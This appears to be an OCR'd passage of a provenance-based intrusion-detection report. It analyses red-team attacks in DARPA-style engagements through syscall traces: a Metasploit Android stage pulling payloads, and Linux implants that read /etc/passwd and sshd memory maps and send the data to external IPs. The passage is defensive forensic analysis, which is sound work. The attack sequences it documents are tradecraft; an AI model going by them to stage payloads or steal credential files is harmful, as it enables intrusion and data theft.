
A1

- /system/app/JoinWifi/JoinWifi.apk starts up,

- Executes com.steinwurf.adbjoinwifi
- This process reads from `cmdline` file, which is disallowed on non-rooted android machines.
- The process then writes to multiple file descriptors


A2

- Firefox loads "GeckoApp.xml" and "com.keepsafe.switchboard.uuid.xml" (an app that can be controlled remotely)
- The same Firefox session writes and modifies attributes of files PKCS11.txt, Key4.db, db.journal
- Firefox session connects to remote ip 239.255.255.250


org.mozilla.fennec_firefox_dev
/data/data/org.mo...ckoApp.xml
/data/data/org.mo...d.uuid.xml
/data/data/org.mo...browser.db
/data/data/org.mo...pkcs11.txt
/data/data/org.mo...t/cert9.db
/data/data/org.mo...db-journal
/data/data/org.mo...lt/key4.db
/data/data/org.mo...db-journal
239.255.255.250

A3

- Firefox deletes StartupCache.4.little
- Connects to remote ip 239.255.255.250
- Writes StarupCache.4.little
- Connects to remote ip 239.255.255.250 multiple times


org.mozilla.fennec_firefox_dev
/data/data/org.mo...02DF.tc-md
/data/data/org.mo...6E22.tc-md
/data/data/org.mo...E7DB.tc-md
/data/data/org.mo...e.4.little
239.255.255.250
/data/data/org.mo...C94A.tc-md
/data/data/org.mo...6344.tc-md
/data/data/org.mo...7CA1.tc-md
/data/data/org.mo...18DB.tc-md
239.255.255.250
/data/data/org.mo...lt.xml.bak
/data/data/org.mo...prefs-1.js
/data/data/org.mo...t/prefs.js
239.255.255.250

A4

- Receives payload from network
- Writes into ne7ypj.jar

```
2. com.metasploit.stage  0000000000108b346
1:  invoked 10 times:   long sigaltstack NoPredPath
2:  invoked 20 times:   long prctl ;;,000000000000000000000000108b5a2
4:  invoked 10 times:   long setpriority ;;,000000000000000000000000108b5a2
5:  invoked 6 times:   java.net.InetAddress libcore.io.Posix.inet_pton NoPredPath
6:  invoked 6 times:   java.io.FileDescriptor libcore.io.Posix.socket
;;,000000000000000000000000108b73f
7:  invoked 5 times:   void libcore.io.Posix.bind ;;,000000000000000000000000108b740
8:  invoked 11 times:   java.net.SocketAddress libcore.io.Posix.getsockname
;;,000000000000000000000000108b740
10:  invoked 2 times:   long close ;;,76c0eb3097a73993d6514784e8efdb05,/dev/ashmem
11:  invoked 5 times:   android.system.StructLinger libcore.io.Posix.getsockoptLinger
;;,000000000000000000000000108b740
12:  invoked 5 times:   void libcore.io.Posix.close ;;,000000000000000000000000108b740
13:  invoked 5 times:   java.net.InetAddress libcore.io.Posix.inet_pton NoPredPath
14:  invoked 3 times:   java.io.FileDescriptor libcore.io.Posix.socket
;;,000000000000000000000000108b74b
"localAddress": "::ffff:128.55.12.166", "localPort": 59070, "remoteAddress": "", "remotePort": -
1
406:  invoked 1 times:   java.io.FileDescriptor libcore.io.Posix.socket
;;,000000000000000000000000108b81b
407:  invoked 1 times:   void libcore.io.Posix.bind ;;,000000000000000000000000108b81c
408:  invoked 2 times:   java.net.SocketAddress libcore.io.Posix.getsockname
;;,000000000000000000000000108b81c
411:  invoked 1 times:   android.system.StructLinger libcore.io.Posix.getsockoptLinger
;;,000000000000000000000000108b81c
412:  invoked 1 times:   void libcore.io.Posix.close,  [line: 99]
predObject;;000000000000000000000000108b81c;;
```

```
"localAddress": "::ffff:128.55.12.166", "localPort": 34024, "remoteAddress":
"::ffff:128.55.12.73", "remotePort": 143,

247:  invoked 1 times:   void libcore.io.Posix.mkdir,  [line: -1]
predObject;;f3ade9902c52b118d49d07d33bc51c8f;;/data/data/com.metasploit.stage/files;;
371:  invoked 1 times:   java.net.SocketAddress libcore.io.Posix.getsockname
;;,0000000000000000000000000108cc8a
372:  invoked 1 times:   int libcore.io.Posix.recvfrom ;;,0000000000000000000000000108cc8a
"localAddress": "::ffff:128.55.12.166", "localPort": 44229, "remoteAddress":
"::ffff:53.157.70.118", "remotePort": 80,
373:  invoked 1 times:   java.net.InetAddress libcore.io.Posix.inet_pton NoPredPath


8:  invoked 4 times:   long openat ;;,a283adbd2b32e0b8278cc90f4b85a8db,/dev/__properties__
9:  invoked 5 times:   long close ;;,a283adbd2b32e0b8278cc90f4b85a8db,/dev/__properties__
predObject;;db8cfec131f3380c9d365a2c29ac90f2;;/proc/32372/cmdline;;:;:0000000000000000
000000000108e09a:;:EVENT_OPEN:;:6705f07de7c3d220dcd475627ffc20c4:;:long openat(int
dfd, const char* path, int flags, mode_t mode)
[native]:;:1:;:1523631275048000000:;:32372:;:void
android.os.Trace.nativeSetTracingEnabled(boolean):;::;:eventParam:: -100:INT  -
1225888636:INT  131072:INT  0:SHORT  15:INT
predObject;;db8cfec131f3380c9d365a2c29ac90f2;;/proc/32372/cmdline;;:;:0000000000000000
000000000108e09a:;:EVENT_READ:;:af9f6a608d0330a545dcd4b35982d7dc:;:long read(int fd,
char* buf, long count) [native]:;:2:;:1523631275049000000:;:32372:;:void
android.os.Trace.nativeSetTracingEnabled(boolean):;::;:eventParam::
15:INT  12212110311111610100000000000000000000000000000000000000000000000
0000000000000000:BYTE  1024:INT  76:INT
predObject;;0000000000000000000000000108e160;;:;:0000000000000000000000000108e09a:;
:EVENT_RECVFROM:;:b124e61b8d5312eb6c95c19c4acafc52:;:int
libcore.io.Posix.recvfrom(FileDescriptor fd, byte[] bytes, int byteOffset, int byteCount, int flags,
InetSocketAddress srcAddress) [line: 553]:;:36:;:1523631305733000000:;:32388:;:byte[]
com.metasploit.stage.Payload.a(java.io.DataInputStream) [line: -1]:;::;:eventParam::
:COMPLEX  :BYTE  0:INT  4:INT  0:INT    0:INT
397:  invoked 1 times:   java.net.InetAddress libcore.io.Posix.inet_pton NoPredPath
398:  invoked 1 times:   java.io.FileDescriptor libcore.io.Posix.socket
;;,0000000000000000000000000108cc9f
399:  invoked 1 times:   void libcore.io.Posix.bind ;;,0000000000000000000000000108cca0
400:  invoked 2 times:   java.net.SocketAddress libcore.io.Posix.getsockname
;;,0000000000000000000000000108cca0
403:  invoked 1 times:   java.net.SocketAddress libcore.io.Posix.getsockname
;;,0000000000000000000000000108cca2
404:  invoked 1 times:   int libcore.io.Posix.recvfrom ;;,0000000000000000000000000108cca2
ffff:128.55.12.166:42897<-::ffff:128.55.12.166:80
ffff:128.55.12.166:60640<-::ffff:53.157.70.118:80
334:  invoked 1 times:   long openat
;;,a283adbd2b32e0b8278cc90f4b85a8db,/dev/__properties__
```

```
335:  invoked 1 times:   long close ;;,a283adbd2b32e0b8278cc90f4b85a8db,/dev/__properties__
345:  invoked 1 times:   long pread64
;;,ccc8388940eb4e92752f51f45a8306bc,/system/lib/libnetd_client.so
361:  invoked 2 times:   long read ;;,07778039e0f6e6fea588b1dde0270c6f,/proc/stat
367:  invoked 2 times:   long getdents64
;;,9aef8674dfbba6b40efc516de1d72e6e,/sys/devices/system/cpu
376:  invoked 1 times:   long openat
;;,36054cacf635abeb2f77c7f7f7886b96,/data/data/com.metasploit.stage/files/ne7ypj.dex
377:  invoked 1 times:   long fchmod
;;,36054cacf635abeb2f77c7f7f7886b96,/data/data/com.metasploit.stage/files/ne7ypj.dex
385:  invoked 1 times:   long openat
;;,eb03f04a2bffe569f675885bdb1558e7,/proc/32752/cmdline
386:  invoked 1 times:   long read ;;,eb03f04a2bffe569f675885bdb1558e7,/proc/32752/cmdline
387:  invoked 1 times:   long close ;;,eb03f04a2bffe569f675885bdb1558e7,/proc/32752/cmdline
388:  invoked 1 times:   long openat ;;,da1fbf61f7cd49f9939422e791cb09df,/data/dalvik-
cache/arm/system@framework@boot.art
389:  invoked 1 times:   long read ;;,da1fbf61f7cd49f9939422e791cb09df,/data/dalvik-
cache/arm/system@framework@boot.art
390:  invoked 1 times:   long mmap2 ;;,da1fbf61f7cd49f9939422e791cb09df,/data/dalvik-
cache/arm/system@framework@boot.art
391:  invoked 1 times:   long openat ;;,c1ce5709c07710d2d97d33ccce2df560,/data/dalvik-
cache/arm/system@framework@boot.oat
568:  invoked 4 times:   long ioctl ;;,76c0eb3097a73993d6514784e8efdb05,/dev/ashmem
572:  invoked 1 times:   long close ;;,76c0eb3097a73993d6514784e8efdb05,/dev/ashmem
654:  invoked 11 times:   long read
;;,c1d9e61c69de89dd5086c7cc5595594a,/proc/32752/task/32752/maps
673:  invoked 1 times:   long openat
;;,49b4a69ff4fe8af58f32093617039c8b,/data/data/com.metasploit.stage/files/ne7ypj.jar
674:  invoked 2 times:   long read
;;,49b4a69ff4fe8af58f32093617039c8b,/data/data/com.metasploit.stage/files/ne7ypj.jar
676:  invoked 2 times:   long pread64
;;,49b4a69ff4fe8af58f32093617039c8b,/data/data/com.metasploit.stage/files/ne7ypj.jar
689:  invoked 2 times:   long read
;;,49b4a69ff4fe8af58f32093617039c8b,/data/data/com.metasploit.stage/files/ne7ypj.jar
691:  invoked 1 times:   long openat ;;,5c2cbcd160b6a59d237d31a945afdf1a,/dev/binder
692:  invoked 1 times:   long getuid32,  [native]
predObject;;000000000000000000000000108e09a;;

108:  invoked 2 times:   int libcore.io.Posix.recvfrom ;;,000000000000000000000000108e6f1
fff:128.55.12.166:60640->::ffff:53.157.70.118:80
144:  invoked 3 times:   long set_tid_address NoPredPath
150:  invoked 1 times:   long pread64
;;,f366a396592ecf3446135204c3f5a235,/system/lib/libsigchain.so
151:  invoked 1 times:   long munmap NoPredPath
152:  invoked 1 times:   long close
;;,f366a396592ecf3446135204c3f5a235,/system/lib/libsigchain.so
```

```
153:  invoked 1 times:   long openat
;;,84a871cb0e9277ea185ca919c5f49c73,/system/lib/libbacktrace.so

166:  invoked 1 times:   long close
;;,84a871cb0e9277ea185ca919c5f49c73,/system/lib/libbacktrace.so
167:  invoked 1 times:   long openat
;;,040b012f945f45bd5cc722cfbd4f9f35,/system/lib/libselinux.so
172:  invoked 4 times:   int libcore.io.Posix.recvfrom ;;,0000000000000000000000000108e195
186:  invoked 2 times:   int libcore.io.Posix.sendto ;;,0000000000000000000000000108e195
187:  invoked 4 times:   int libcore.io.Posix.recvfrom ;;,0000000000000000000000000108e195
189:  invoked 2 times:   int libcore.io.Posix.sendto ;;,0000000000000000000000000108e195
190:  invoked 4 times:   int libcore.io.Posix.recvfrom ;;,0000000000000000000000000108e195
192:  invoked 2 times:   int libcore.io.Posix.sendto ;;,0000000000000000000000000108e195
376:  invoked 1 times:   long openat
;;,f975a588de0416850086c079dd2777be,/data/data/com.metasploit.stage/files/met.dex
377:  invoked 1 times:   long fchmod
;;,f975a588de0416850086c079dd2777be,/data/data/com.metasploit.stage/files/met.dex

425:  invoked 2 times:   long read
;;,6e8ecc4287bd1847e67648643b970fc1,/system/framework/okhttp.jar
418:  invoked 2 times:   long read
;;,5c95d8fb8818f332caccc5c2cdb9762b,/system/framework/conscrypt.jar
439:  invoked 2 times:   long read
;;,27b333daf7f5009f30039118d290c522,/system/framework/bouncycastle.jar
481:  invoked 2 times:   long read
;;,5d14431e4b09044ef8515a1b34279496,/system/framework/telephony-common.jar
490:  invoked 2 times:   long pread64
;;,4195d7d41a07a5405f27fb0a2003de33,/system/framework/voip-common.jar
497:  invoked 2 times:   long pread64
;;,66676e28617cb45c40286228227428cb,/system/framework/ims-common.jar
509:  invoked 2 times:   long read
;;,257bd228ecb5e8648d2e6cc6c6ca355f,/system/framework/org.apache.http.legacy.boot.jar

665:  invoked 1 times:   long close
;;,8756cc1425944d89fb1ad942c8af6dcc,/proc/473/task/473/maps
674:  invoked 2 times:   long read
;;,794150879ff747911b762bd0308a4eac,/data/data/com.metasploit.stage/files/met.jar
693:  invoked 2 times:   long openat ;;,5c2cbcd160b6a59d237d31a945afdf1a,/dev/binder
751:  invoked 91 times:   long write
;;,f975a588de0416850086c079dd2777be,/data/data/com.metasploit.stage/files/met.dex
830:  invoked 1 times:   long close
;;,f975a588de0416850086c079dd2777be,/data/data/com.metasploit.stage/files/met.dex
```

Cross-Host Forensics

Give any description if any cross-host attack story is found

```
Suspicious cross host activity: "::ffff:128.55.12.166", "localPort": 48814, "remote ":
"::ffff:128.55.12.73", "remotePort": 143, "ipProtocol": 6, "fileDescriptor": null}:;:Event
predObject;;0000000000000000000000000108e9ac;;:;:0000000000000000000000000010567ee:;:
EVENT_SENDTO:;:c1c745c931c8966d7b1971fa60718748:;:int
libcore.io.Posix.sendto(java.io.FileDescriptor fd, byte[] bytes, int byteOffset, int byteCount, int
flags, java.net.Inet
:;:::ffff:128.55.12.166:33429->::ffff:53.157.70.118:80
libcore.io.Posix.recvfrom ;;0000000000000108f6ab ffff:128.55.12.166:41758<-
::ffff:53.157.70.118:80
ffff:128.55.12.166:48537<-::ffff:128.55.12.73:143
ffff:128.55.12.166:60640<-::ffff:53.157.70.118:80
```

4.3.5 Detection of Attacks on THEIA

Attack Steps and Detection Summary

Step #	Date	Attack Step Summary	Detection Methods (RT for real-time or F for Forensics)
A1	2018-04-10	Drop and execute suspicious file (/home/admin/profile)	[F] tag-based detection [F] HOLMES
A2	2018-04-10	Read confidential information (/etc/passwd)	[F] tag-based detection [F] HOLMES
A3	2018-04-10	Exfiltration to external IP address	[F] tag-based detection [F] HOLMES
A4	2018-04-11	Read confidential information (/etc/passwd)	[F] tag-based detection [F] HOLMES
A5	2018-04-11	Exfiltration to external IP address	[F] tag-based detection [F] HOLMES
A6	2018-04-12	Read confidential information (/etc/passwd, /proc/PID/stat for 164 processes, /proc/SSHD_PID/maps)	[F] tag-based detection [F] HOLMES
B1.	2018-04-12	Drop and execute suspicious file (/etc/firefox/native-messaging-hosts/gtcache)	[RT] tag-based detection [RT] HOLMES
B2	2018-04-12	Read confidential information (/etc/passwd, /etc/group, /proc/PID/stat for 164 processes, /proc/SSHD_PID/maps)	[RT] tag-based detection (for the /etc/..files) [RT] HOLMES (for the /etc/..files) [F] tag-based detection (for the /proc/...files) [F] HOLMES (for the /proc/...files)
B3	2018-04-12	Save to file (/tmp/memtrace.so, /var/log/xdev, /var/log/wdev) and exfiltration to untrusted IP address	[RT] tag-based detection [RT] HOLMES

B4	2018-04-12	Cleanup (delete /tmp/memtrace.so, /var/log/xdev, /var/log/wdev files)	[RT] tag-based detection [RT] HOLMES

Attack 1 (/home/admin/profile)

on April 10:

- Firefox communicates with IP address 146.153.68.151:80 and downloads file /home/admin/profile.
- File /home/admin/profile is then executed (clone+execve) from a kworker process.
- Upon execution process /home/admin/profile reads the file /etc/passwd and communicates immediately with IP addresses 161.116.88.72:80 (4 times), presumably exfiltrating the password file. (Note: at this point in time, we suspect the IP addresses are not correct due to THEIA inconsistencies in records related to network communications. In fact the above IP addresses were obtained from the avro files, while in the real time report from the KAFKA topics we saw IP address 128.55.12.110 (which is THEIA's IP address)).

These activities occur between 2.54PM ET and 2.59PM ET on April 10.

On April 11:

- /home/admin/profile reads /etc/passwd and writes to /var/log.
- It communicates with 161.116.88.72:80 and 7.149.198.40:80 presumably writing out that information.

These activities occur between 1.42PM ET and 1.46PM ET on April 11.

On April 12:

- After reading the /etc/passwd file and communicating with 161.116.88.72:80 again, at 9.22AM, /home/admin/profile starts reading a large amount of information from the /proc file system, specifically the /proc/PID/stat files for 164 processes. It then communicates with the same IP address 161.116.88.72:80 presumably to report the status of the scan or the actual information. We believe the former is more likely, because 4 hours later a similar attack occurs, which produces a file that we believe contains the data scanned and which is then exfiltrated.

These activities occur between 9:22:36AM ET and 9:22:48AM ET

Attack 2 (gtcache)

On April 12:

This attack is executed between 12:40PM ET and 1:26PM ET on April 12. Some parts of these activities were detected in real time and reported.

- the process /etc/firefox/native-messaging-hosts/pass_mgr communicates with IP 141.43.176.203:80, while also reading a password file (/etc/firefox/native-messaging-hosts/passwordfile.dat). Todo:check if this is anomalous
- at the same time (a few milliseconds later) the same process from April 10th (/home/admin/profile) sends data to 161.116.88.72:80, presumably a status update.
- Next, the pass_mgr process reads data from 141.43.176.203:80 and writes the file /etc/firefox/native-messaging-hosts/gtcache to disk.
- In the next step, pass_mgr executes the gtcache file (clone+execve).

- Upon starting, the gtcache process communicates with 146.153.68.151:80 before and after reading /etc/passwd (presumably exfiltrating it), /dev/urandom, and /sys/devices/system/cpu/online.
- Next, the gtcache process, reads the /proc/PID/stat information for 166 processes, with varying PIDs (between 1 and 29084) as well as the files /etc/group and /etc/passwd and communicates again with 146.153.68.151:80, presumably exfiltrating all the information.
- Around the same time, the same /home/admin/profile process writes to the address 161.116.88.72:80 as well as on /var/log/xdev and /var/log/wdev
- The gtcache process instead continues to write to IP 146.153.68.151:80 and to /dev/glx_alsa_675 and /var/log/xdev.
- Cleanup: both the /home/admin/profile and gtcache processes delete the files /var/log/wdev and /var/log/xdev while continuing to read and write to the two respecitve IP addresses.
- The gtcache processes, in addition, reads from /proc/13776/maps and writes to file /tmp/memtrace.so, while also communicating with 146.153.68.151:80 and writing to /dev/glx_alsa_675. 13776 is the process id of sshd.
- Next, the file /tmp/memtrace.so is deleted by gtcache. We believe, the information read from the /proc/ filesystem is either communicated directly to the IP address 146.153.68.151:80 or written to the file /tmp/memtrace.so, which is then exfiltrated.
- After this step, /home/admin/profile wakes again and reads the file /etc/passwd again and communicates again with 161.116.88.72:80, in addition to writing to /dev/glx_alsa_675 and /var/log/mail this time.
- 11 minutes later, we see the first sign of cross host activities with the CADETS IP address that is different from email communication, that is different from thunderbird communicating with 128.55.12.73:25 and 128.55.12.73:143.

Cross-host suspicious activities
These activities include the following:
- sshd reads and writes to 128.55.12.73:46262. Nothing follows from this however. The sshd process foes not fork any other processes and it does not execute additional actions.
- /usr/lib/apache2/mpm-prefork/apache2 reads from 128.55.12.73:46320. Similarly, nothing forks from this read.
- /sbin/rpcbind reads from 128.55.12.73:46351 and 128.55.12.73:55542. Nothing is connected to this process, however.

Benign cross-host activities.
In addition to the above activities, there was some email activity executed by thunderbird on the Cadets 128.55.12.73:25 and 128.55.12.73:143. We did not see any suspicious activities spawning from thunderbird or the files written by thunderbird to disk, however.

Additional Suspicious Activities
We observed additional activities from 2 groups of firefox processes. One of these groups originates from the image at: /home/admin/Downloads/firefox/firefox while the other group from the image at: /usr/bin/firefox.
Their activities include a very large number of create and mprotect system calls in the main memory. Below is an example of such an mprotect for the processes with image /home/admin/Downloads/firefox/firefox :


```
syscall     timestamp     object     pid     ppid     cmdline

mprotect    1523621922    "MEM154620..."    16026    13563    "/home/admin/Down
loads/firefox/firefox -contentproc -childID 97 -isForBrowser -intPrefs 5:50|6:-
1|18:0|28:1000|33:20|34:10|43:128|44:10000|48:0|50:400|51:1|52:0|53:0|58:0|59:120|60:120|133:
2|134:1|147:5000|157:0|159:0|170:10000|195:24|196:32768|198:0|199:0|207:5|211:1048576|212:
100|213:5000|215:600|216:4|217:1|226:2|241:60000| -boolPrefs
1:0|2:0|4:0|26:1|27:1|30:0|35:1|36:0|37:0|38:0|39:1|40:0|41:1|42:1|45:0|46:0|47:0|49:0|54:1|55:1|5
6:0|57:1|61:1|62:1|63:0|64:1|65:1|66:0|67:1|70:0|71:0|74:1|75:1|79:1|80:1|81:0|82:0|84:0|85:0|86:1
|87:0|90:0|91:1|92:1|93:1|94:1|95:1|96:0|97:0|98:1|99:0|100:0|101:0|102:1|103:1|104:0|105:1|106:
1|107:0|108:0|109:1|110:1|111:1|112:0|113:1|114:1|115:1|116:1|117:1|118:1|119:1|120:1|122:0|12
3:0|124:0|125:1|126:0|127:1|131:1|132:1|135:1|136:0|141:0|146:0|149:0|151:1|152:1|154:1|158:0|
160:0|162:0|164:1|165:1|171:0|172:0|173:1|175:0|186:0|193:0|194:0|197:1|200:0|202:0|204:1|205:
0|210:0|214:1|219:0|220:0|221:0|222:1|224:1|225:1|228:1|233:0|234:0|235:1|236:1|237:0|238:1|23
9:1|240:0|242:0|243:0|245:0|253:1|254:1|255:0|256:0|257:0| -stringPrefs
3:7;default|174:3;1.0|191:332; ¼½¾!⁒~⁝-⁒⁄…⁄…″: □        -
’.  ／ 〔〕 。  ⿻⿺⿹⿸⿷⿶⿵⿴⿳⿲⿱⿰⫽⫻╲ ̄7／ ❙ ：□⅟⅞⅝⅜⅛⅚⅙⅘⅗⅖⅕⅔⅓ ⁒⁄‹›‹
￼□□□ 。/ .  ）（ ︿ ！ ︔：㏂㏆㎯㎮(오후)(오전)    =
-greomni /home/admin/Downloads/firefox/omni.ja -appomni
/home/admin/Downloads/firefox/browser/omni.ja -appdir
/home/admin/Downloads/firefox/browser 13557 true tab"
```

However, we saw only connections to IP 128.55.12.10:53 for these processes, presumably DNS connections. We did not see additional suspicious activities connected to these processes. We did not see any writes to disk from these processes. We did see some communications via netflows to local domain sockets, which are encoded with the keyword LOCAL by THEIA. However, it is very challenging to determine which pair of processes are communicating via that channel, because the channel is shared by many processes including, for instance, /usr/bin/firefox, /usr/bin/pulseaudio, postgres, and many others.

4.3.6 Policy Enforcement Demo

MARPLE participated in the first policy enforcement demo and successfully provides correct reasoning for all policies.

Table 5: Engagement 3 Policy Enforcement Summary




Po#	TA1	Pub Delay	Results on Queries w/o Data Issues			Data Issues
			MARPLE Overall	τ-calculus	SLEUTH	
1	CADETS	seconds	100% correct	6+1/6+1		
2	THEIA	seconds	100% correct	5/5	4/5	2
	FAROS	17 min				2
3	ClearScope	1-2 min	100% correct	2/2		
4	TRACE	instant	100% correct	6+1/6+1	6+1/6+1	
	5D	instant	100% correct	4+1/4+1	3+1/4+1	2+1

4.4 Adversarial Engagement 2

MARPLE participated in the two-week engagement 2 and conducted forensic analysis in the following two weeks. Multiple detection approaches were used in MARPLE and we detected most attacks in both BOVIA and PANDEX campaigns.

Table 6: Engagement 2 Detection Overview



Data Sources	Scenarios			
	Bovia		Pandex	
	Live	Forensic	Live	Forensic
CADETS (BAE Systems)	1	2	2	2
Five Directions (Five Directions)	2	1	2	2
FAROS (UNM)			0	
TRACE (SRI)	2	2	1	1
Clear Scope (MIT)	1	1	3	3
THEIA (Georgia Tech)	0	1	1	1

4.4.1 Detection of BOVIA Attacks on FiveDirections

Step 1. Download and execution: firefox.exe downloads/executes procman.exe when visiting http://www.hbo.com

The following alarm was triggered in real-time when Firefox (pid 2732) downloaded an executable file procman.exe from 128.55.12.167:8000

```
17-05-10 16:40:22.79:Alarm: UntrustedLoad: 200: Object 10396
(C:\Users\steve\Desktop\procman.exe) Subject 902 pid=2732
"C:\Users\steve\Documents\Mozilla Firefox\firefox.exe" http://www.hbo.com
```

Untrusted alarm is generated in our system because the executables have low integrity tags, low integrity tag is assigned because the executable is downloaded from untrusted sources such as remote IP address. When the low integrity executables are executed, the UntrustedLoad alarm will be generated.

Step 2. Information gathering and exfiltration: procman.exe collected system information and exfiltrates to 128.55.12.167:443 and128.55.12.167:4430

